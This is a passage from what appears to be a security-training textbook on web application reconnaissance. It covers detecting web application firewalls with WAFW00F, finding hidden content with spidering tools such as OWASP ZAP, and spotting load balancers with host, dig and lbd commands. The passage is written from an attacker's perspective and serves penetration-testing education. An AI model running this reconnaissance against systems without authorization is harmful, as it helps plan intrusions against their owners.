  Another method for detecting a WAF is by analyzing the HTTP header request. Most firewalls edit HTTP header requests; thus, the server response varies. Hence, an attacker sends a request to a web server, and when the server responds to the request, the response betrays the presence of the web application firewall.

  Attackers use various tools such as WAFW00F to detect the presence of a WAF in front of a web server that hosts the target website.

- **WAFW00F**

  Source: *https://github.com*

  WAFW00F allows one to identify and fingerprint WAFs protecting a website. It detects a WAF at any domain by looking for the following:

  - Cookies
  - Server cloaking
  - Response codes
  - Drop action
  - Pre-built-in rules




Figure 14.45: Screenshot of WAFW00F

You can also use the tools listed below to detect WAFs in the target web infrastructure:

- SHIELDFY Web Application Firewall Detector (*https://shieldfy.io*)
- WhatWaf (*https://github.com*)
- Nmap (*https://nmap.org*)

Hidden Content Discovery

Hidden content and functionality not reachable from the main visible content can be discovered to exploit user privileges within the application. This allows an attacker to recover backup copies of live files, configuration files, and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.

The following methods are employed for discovering the hidden content:

- **Web Spidering/Crawling**

  Web spiders/crawlers automatically discover the hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.

  - **OWASP Zed Attack Proxy**

    Source: *https://www.owasp.org*

    OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. Attackers use OWASP ZAP for web spidering/crawling to identify hidden content and functionality in the target web application.




Figure 14.46: Screenshot of OWASP ZAP

Some additional web spidering/crawling tools are as follows:

- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://www.owasp.org*)

- Mozenda Web Agent Builder (*https://www.mozenda.com*)
- Octoparse (*https://www.octoparse.com*)
- Giant Web Crawl (*http://80legs.com*)

- **Attacker-Directed Spidering**

  The attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses. The intercepting proxy parses all of the application's responses and reports the content and functionality it discovers.

  Attacker-directed spidering tools:

  - OWASP Zed Attack Proxy (*https://www.owasp.org*)

Detect Load Balancers

Organizations use load balancers to distribute their web server load across multiple servers and thus increase the productivity and reliability of web applications. In general, there are two types of load balancers, namely DNS load balancers (layer 4 load balancers) and HTTP load balancers (layer 7 load balancers). Attackers use various tools such as dig, load balancing detector (lbd), and Halberd, to detect load balancers of the target organization along with their real IP addresses. For example, if a single host resolves to multiple IP addresses, then attackers can determine that the target organization is using load balancers.

- **Using host command**

  Type the following host command to determine whether the target domain is resolving to multiple IP addresses:

  ```
  host <target domain>
  ```




Figure 14.47: Screenshot showing output of host command

- **Using dig command**

  The dig command provides more detailed results than the host command. Type the following dig command to determine whether the target domain is resolving to multiple IP addresses:

  ```
  dig <target domain>
  ```




Figure 14.48: Screenshot showing the output of dig command

- **Using load balancing detector (lbd)**

  Source: *https://github.com*

  lbd (load balancing detector) detects if a given domain uses DNS and/or HTTP load balancing via Server: and Date: header and diffs between server answers. It analyzes data received from application responses to detect load balancers.

  Type the following command to detect load balancers of the target web application:

  ```
  lbd <target domain>
  ```

